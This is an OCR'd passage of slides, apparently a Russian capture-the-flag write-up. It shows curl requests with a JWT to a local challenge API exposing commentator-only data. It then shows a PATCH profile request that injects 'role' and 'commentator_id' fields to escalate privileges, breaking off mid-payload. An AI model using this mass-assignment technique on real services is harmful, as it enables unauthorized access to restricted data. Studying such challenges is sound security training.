
02

РЕШЕНИЕ

ПРОДОЛЖЕНИЕ

Файл содержит код для комментаторского раздела приложения. В нем есть API-клиент для комментаторских эндпоинтов, проверка ролей, криптографические операции (AES-GCM шифрование/дешифрование), скрытые данные про исход матча. Оттуда можно извлечь список комментаторских эндпоинтов: `/api/v1/commentator/matches`, `/api/v1/commentator/matches/{id}`, `/api/v1/commentator/matches/{id}/reveal`.

Переходим наконец к странице `/commentator`.



02


РЕШЕНИЕ

ПРОДОЛЖЕНИЕ

И увидим не привычную страницу о матча, а информацию о том, что у нас недостаточно прав. При этом приложение нам отдает 200 OK.

Какую же информацию видят комментаторы? Аналогично нам матчи, попробуем путь `/commentator/matches`. Фронт выдаст нам ту же плашку о том, что прав недостаточно.

В запросе мы передаем наш токен, рассмотрим его подробнее.



02

РЕШЕНИЕ

ПРОДОЛЖЕНИЕ

JWT-токен подписан алгоритмом HS256 и хранит информацию о нашем имени, номере, роли, commentator_id, а также когда он был создан и прекратит действовать.

В посте про FIFA было сказано, что API бэкенда не проверял маркеры токена, поэтому попробуем обратиться к API с тем, что у нас есть.

ДОГОВОРНЯЧОК
WEB

02

РЕШЕНИЕ

ПРОДОЛЖЕНИЕ

ДОГОВОРНЯЧОК
WEB

```
curl -H "Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiIyIiwidXNlcm5hbWUiOiJRdWFja1F
1YWNrIiwicm9sZSI6ImNvbW1lbnRhdG9yIiwiY29tbWVudGF0b3JfaWQiOjEyLCJpYXQiOjE3ODk2NzQwODksImV4cCI6MTc4OTcxNzI4OX
0.leoAwxMVGEm5CxSORn6iNWQeeVQF1WIwqMQ0o4u3QK0" http://127.0.0.1:4444/api/v1/
commentator/matches

[{"id":11,"home_team":"Хлебозавод","away_team":"Авоська FC","kickoff_time":"Завтра, 14:00","status":"schedu
led","stadium":"Стадион «Пекарь»","broadcast_status":"planned","public_summary":"Команды готовятся к встреч
е.","commentator_id":null,"commentators":"Дежурная бригада","opening_script_status":"в подготовке","lineups
_status":"ожидается","sponsor_segment_status":"ожидается"},{"id":12,"home_team":"ГазТруба","away_team":"Эле
ктровоз","kickoff_time":"Завтра, 15:30","status":"scheduled","stadium":"Арена «Контур»","broadcast_statu
s":"planned","public_summary":"Матч регулярного тура.","commentator_id":null,"commentators":"Дежурная брига
да","opening_script_status":"в подготовке","lineups_status":"ожидается","sponsor_segment_status":"ожидаетс
я"},{"id":13,"home_team":"Красный Подшипник","away_team":"Кефир","kickoff_time":"Завтра, 17:00","status":"s
cheduled","stadium":"Спорткомплекс «Вектор»","broadcast_status":"planned","public_summary":"Составы будут о
бъявлены перед игрой.","commentator_id":null,"commentators":"Дежурная бригада","opening_script_status":"в п
одготовке","lineups_status":"ожидается","sponsor_segment_status":"ожидается"},{"id":14,"home_team":"СтройБе
тон","away_team":"Синяя Гайка","kickoff_time":"Завтра, 18:00","status":"scheduled","stadium":"Поле «Моноли
т»","broadcast_status":"planned","public_summary":"Болельщики ждут дерби.","commentator_id":null,"commentat
ors":"Дежурная бригада","opening_script_status":"в подготовке","lineups_status":"ожидается","sponsor_segmen
t_status":"ожидается"},{"id":67,"home_team":"МясГаз","away_team":"Новые дороги","kickoff_time":"Завтра, 19:
00","status":"finished","stadium":"Стадион «Южный»","broadcast_status":"prepared","public_summary":"Материа
лы для трансляции уже подготовлены.","commentator_id":12,"commentators":"А. Горин, В. Полевой","opening_scr
ipt_status":"готов","lineups_status":"ожидается подтверждение","sponsor_segment_status":"согласован"},{"i
d":71,"home_team":"Заводчанин","away_team":"УютДом","kickoff_time":"Послезавтра, 16:00","status":"schedule
d","stadium":"Арена «Смена»","broadcast_status":"planned","public_summary":"Встреча перенесена на вече
р.","commentator_id":null,"commentators":"Дежурная бригада","opening_script_status":"в подготовке","lineups
_status":"ожидается","sponsor_segment_status":"ожидается"}]
```

02

РЕШЕНИЕ

ПРОДОЛЖЕНИЕ

При обращение к API, мы получаем информацию о матчах, которая доступна только комментаторам. Это подтверждает версию о том, что проверка происходит только на стороне клиента, бэкэнд же проверку не выполняет.

Попробуем обратиться к интересующему нас матчу под номером 67:

```
$ curl -H "Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiIyIiwidXNlcm5hbWUiOiJRdWFja1F1YWNrIiwicm9sZSI6ImNvbW1lbnRhdG9yIiwiY29tbWVudGF0b3JfaWQiOjEyLCJpYXQiOjE3ODk2NzQwODksImV4cCI6MTc4OTcxNzI4OX0.leoAwxMVGEm5CxSORn6iNWQeeVQF1WIwqMQ0o4u3QK0" http://127.0.0.1:4444/api/v1/commentator/matches/67

{"id":67,"home_team":"МясГаз","away_team":"Новые дороги","kickoff_time":"Завтра, 19:00","status":"finished","stadium":"Стадион «Южный»","broadcast_status":"prepared","public_summary":"Материалы для трансляции уже подготовлены.","commentator_id":12,"commentators":"А. Горин, В. Полевой","opening_script_status":"готов","lineups_status":"ожидается подтверждение","sponsor_segment_status":"согласован","internal_notes":"Рабочие материалы эфира. Не публиковать до начала трансляции."}
```

Есть поле `internal_notes`, которое мы не видели при обращение ко всем матчам. Однако просто так достать их не получится. Попробуем все-таки получить доступ к веб-интерфейсу.

Просто поменять значения полей мы не можем из-за подписи токена.


Во вкладке профиля мы могли поменять значения `bio` и `display_name` Открываем BurpSuite, включаем захват пакетов и пробуем изменить профиль.

ДОГОВОРНЯЧОК
WEB

02

РЕШЕНИЕ

ПРОДОЛЖЕНИЕ



ДОГОВОРНЯЧОК
WEB

02

РЕШЕНИЕ

ПРОДОЛЖЕНИЕ

Видим при отправке запрос типа PATCH, который передает новые параметры `bio` и `display_name`. Он просто изменяет данные о нашем профиле. Попробуем вместе с этим изменить поле `role`. Ранее мы смотрели динамические js-чанки. Оттуда мы знаем что при проверке мы должны иметь поле `role` со значения `admin` или `commentator`.

```
{
    "display_name":"quacky",
    "bio":"kryaaa",
    "role":"commentator"
}
```


После этого перезайдем в профиль, чтобы обновить токен.

ДОГОВОРНЯЧОК
WEB

02

РЕШЕНИЕ

ПРОДОЛЖЕНИЕ




Видим, что поле роли тоже обновилось, попробуем зайти на ранее недоступные страницы веба `/commentator` и `/commentator/matches`

ДОГОВОРНЯЧОК
WEB

02

РЕШЕНИЕ

ПРОДОЛЖЕНИЕ




Откроется страница с матчами, перейдем в Сокольники - Быково.

ДОГОВОРНЯЧОК
WEB

02

РЕШЕНИЕ

ПРОДОЛЖЕНИЕ



ДОГОВОРНЯЧОК
WEB

02


РЕШЕНИЕ

ПРОДОЛЖЕНИЕ

Если попробовать сейчас посмотреть исход матча - ничего не получится. Вспоминаем, что при обращение по API, матчи имели поле `commentator_id`. Через изменение профиля попробуем поменять его на тот, что мы видели в информации про матч: `"commentator_id":12`.

```
{
    "display_name":"qua",
    "bio":"kry",
